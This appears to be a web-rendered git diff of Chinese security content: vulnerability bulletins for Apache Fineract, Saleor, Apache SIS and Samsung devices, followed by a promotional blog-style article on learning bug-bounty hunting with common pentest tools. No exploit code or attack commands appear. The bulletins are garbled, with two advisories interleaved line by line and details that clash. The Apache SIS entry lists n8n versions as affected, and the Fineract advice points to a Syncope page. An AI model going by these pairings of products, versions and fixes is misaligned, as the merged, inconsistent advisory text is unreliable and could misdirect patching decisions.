厂商已发布了漏洞修复程序,请及时关注更新:
|
||||
|
||||
https://lists.apache.org/thread/hhnmmzkj5qx5gbk6pdkh8tcsx5oj1nqs
|
||||
https://solr.apache.org/
|
||||
|
||||
|
||||
**0****2**
|
||||
|
||||
**Apache Fineract弱密码要求漏洞**
|
||||
**saleor跨站脚本漏洞**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞概况:**
|
||||
**漏洞概况******
|
||||
|
||||
Fineract是美国阿帕奇(Apache)基金会的一套开源数字金融服务平台,该平台能够为用户提供数据管理、贷款和储蓄投资组
|
||||
合管理以及实时财务数据等功能。
|
||||
saleor是Saleor Commerce开源的一个接口软件。
|
||||
|
||||
Fineract 1.10.1及之前版本存在弱密码要求漏洞,攻击者可利用该漏洞未授权访问平台,导致信息泄漏。
|
||||
saleor 3.0.0版本至3.20.108之前版本、3.21.43之前版本和3.22.27之前版本存在跨站脚本漏洞,该漏洞源于该软件允许用户修改富文本字段中的HTML,攻击者可利用该漏洞实现信息泄露。
|
||||
|
||||
**受影响系统:**
|
||||
|
||||
Apache Fineract <= 1.10.1
|
||||
Saleor >= 3.0.0
|
||||
|
||||
Saleor < 3.22.27
|
||||
|
||||
Saleor < 3.21.43
|
||||
|
||||
Saleor < 3.20.108
|
||||
|
||||
**来源链接:**
|
||||
|
||||
https://www.nsfocus.net/vulndb/135534
|
||||
https://www.nsfocus.net/vulndb/136272
|
||||
|
||||
**建议:**
|
||||
|
||||
厂商已发布了漏洞修复程序,请及时关注更新:
|
||||
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
|
||||
|
||||
http://syncope.apache.org/security.html
|
||||
|
||||
https://github.com/saleor/saleor/releases
|
||||
|
||||
|
||||
**0****3**
|
||||
|
||||
**Apache SIS XML外部实体注入漏洞**
|
||||
**SAMSUNG Mobile Devices内存错误引I用漏洞**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞概况:**
|
||||
|
||||
Apache SIS是Apache基金会的一个空间信息开源库。
|
||||
SAMSUNG Mobile devices是韩国三星(SAMSUNG)公司的一系列的三星移动设备,包括手机、平板等。
|
||||
|
||||
Apache SIS 0.4版本至1.5版本存在XML外部实体注入漏洞,该漏洞源于XML外部实体引用限制不当,攻击者可利用该漏洞读取服务器本地文件。
|
||||
SAMSUNGMobile devices Android 13, 14, 15, 16存在内存错误引用漏洞,该漏洞源于释放后重用,攻击者利用该漏洞导致执行任意代码。
|
||||
|
||||
**受影响系统:**
|
||||
|
||||
2.0.0 <= n8n < 2.5.2
|
||||
Samsung Mobile devices Android 16
|
||||
|
||||
n
|
||||
8n < 1.123.17
|
||||
Samsung Mobile devices Android 15
|
||||
|
||||
Samsung Mobile devices Android 14
|
||||
|
||||
Samsung Mobile devices Android 13
|
||||
|
||||
**来源链接:**
|
||||
|
||||
https://www.venustech.com.cn/new_type/aqtg/20260206/29145.html
|
||||
https://security.samsungmobile.com/securityUpdate.smsb?year=2026&month=01
|
||||
|
||||
**建议:**
|
||||
|
||||
厂商已发布了漏洞修复程序,请及时关注更新:
|
||||
|
||||
https://sis.apache.org/downloads.html
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
|
||||
|
||||
https://security.samsungmobile.com/securityUpdate.smsb?year=2026&month=01
|
||||
|
||||
|
||||
|
||||
@@ -135,4 +137,3 @@ https://sis.apache.org/downloads.html
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,72 @@
|
||||
# 躺平送外卖风雨兼程一天七八十,而挖漏洞半小时到手500,你会怎么选?
|
||||
沧海讲安全 2026-04-24 09:49
|
||||
|
||||
你累死累活跑外卖摇奶茶一天七八十,别人躺在家挖一个漏洞就是几千块的赏金。这就是信息差的残酷,也是技术的红利。先别急着难受,如果你能逼自己死磕这三件事,从0开始三个月你也能拿到第一笔漏洞赏金。第一个月「打地基」很多小白一上来就想学怎么黑进网站,结果连网页是怎么打开的都不知道。第一个月,请你沉下心来,只干两件事:搞懂通信原理:死磕TCP/IP协议和HTTP请求响应机制。你要明白当你输入一个网址按下回车,数据经历了什么?请求头里有什么?响应码404、500代表什么?这是网安的“普通话”,听不懂就没法交流。Linux肌肉记忆:把Linux常用命令和权限管理练成肌肉记忆。不要只会在Windows上点鼠标,学会用终端去操作文件、查看进程、管理权限。第二个月「磨利器」地基打好了,第二个月开始接触真正的“武器”。你需要熟练掌握五大网安神器,把它们用到像吃饭用筷子一样顺手:BurpSuite:抓包、改包的神器,这是Web渗透的核心。Metasploit:一站式完成扫描与攻击,是验证漏洞的核心框架。Wireshark:流量分析专家,看懂数据包里藏着什么秘密。Nmap:用来扫描端口,摸清目标的“门窗”在哪里。SQLmap:自动化SQL注入利器,快速检测并利用数据库漏洞同时,要把OWASP Top10(主流十大漏洞)的原理吃透。比如SQL注入是怎么发生的?XSS跨站脚本怎么利用?原理懂了,后续挖到漏洞就是水到渠成的事情。第三个月「练实战」先去DVWA和皮卡丘这种本地靶场练手,自己独立走通从信息收集到漏洞利用的全流程。等把常见的漏洞复现都玩明白以后就可以去各大src平台试水了,挖一个低危快的不到半小时,那也有几十上百块,要是碰上个高危那就是几千起步,先不说很多白帽师傅躺在家光靠挖漏洞都能月收五位数,只要你能把基本功练扎实,一个月出个几千大部分人都能做到。「最后」如果你真的想学好一门本事,首先就要考虑自己对这门技术的兴趣,没有天赋还能靠时间和努力去弥补,但如果没有兴趣加持,就很难坚持到最后。你要是正打算尝试网安或者想努力一次,我把这些年用过的视频教程和学习笔记都梳理出来了,现在都无偿分享给大家,需要的找我拿就行(文末自取)。现在哪个行业都不好走,如果没有学历也没有天赋,那就只有努力和坚持了,请相信相信的力量,共勉!
|
||||
|
||||
**沧海专属黑客/网络攻防技术资料**
|
||||
|
||||
|
||||
|
||||
@沧海讲安全:
|
||||
在安全圈待了十多年,已经积累了很多的技术教程,在计算机这个行业,如果不会主动学习,手里没点学习资料,注定是走不远的。我整理的这些资料包含了市场上主流的攻防技术,不说让你成为黑客大佬,帮助你从0到进阶网络安全技术问题不大。
|
||||
|
||||
|
||||
**平台铭感,拿资料、学技术看⬇(无偿共享)**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**部分技术资料预览**
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**视频教程**
|
||||
|
||||
|
||||
从0到进阶主流攻防技术视频教程(包含红蓝对抗、CTF、HW等技术点)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**0****2**
|
||||
|
||||
**书籍Pdf**
|
||||
|
||||
入门必看攻防技术书籍pdf(书面上的技术书籍确实太多了,这些是我精选出来的)
|
||||
|
||||
|
||||
|
||||
|
||||
**0****3**
|
||||
|
||||
安装包/源码
|
||||
|
||||
|
||||
主要攻防会涉及到的工具安装包和项目源码(防止你看到这连基础的工具都还没有)
|
||||
|
||||
|
||||
|
||||
|
||||
**0****4**
|
||||
|
||||
**面试试题/经验**
|
||||
|
||||
|
||||
网络安全岗位面试经验总结(谁学技术不是为了赚$呢,找个好的岗位很重要)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**平台铭感,拿资料、学技术看⬇(无偿共享)**
|
||||
|
||||

|
||||
|
||||
|
||||
@沧海讲安全:
|
||||
只要你是真心想学黑客/网络安全技术,我这份资料就可以无偿共享给你学习,但是想学技术去乱搞的人别来找我,目前全球网络环境日益紧张,我国在这方面的相关人才比较紧缺,网络安全行业确实也需要更多的有志之士加入进来,我也真心希望帮助大家学好这门技术,如果日后有啥学习上的问题,欢迎找我交流。
|
||||
|
||||
Reference in new issue
Block a user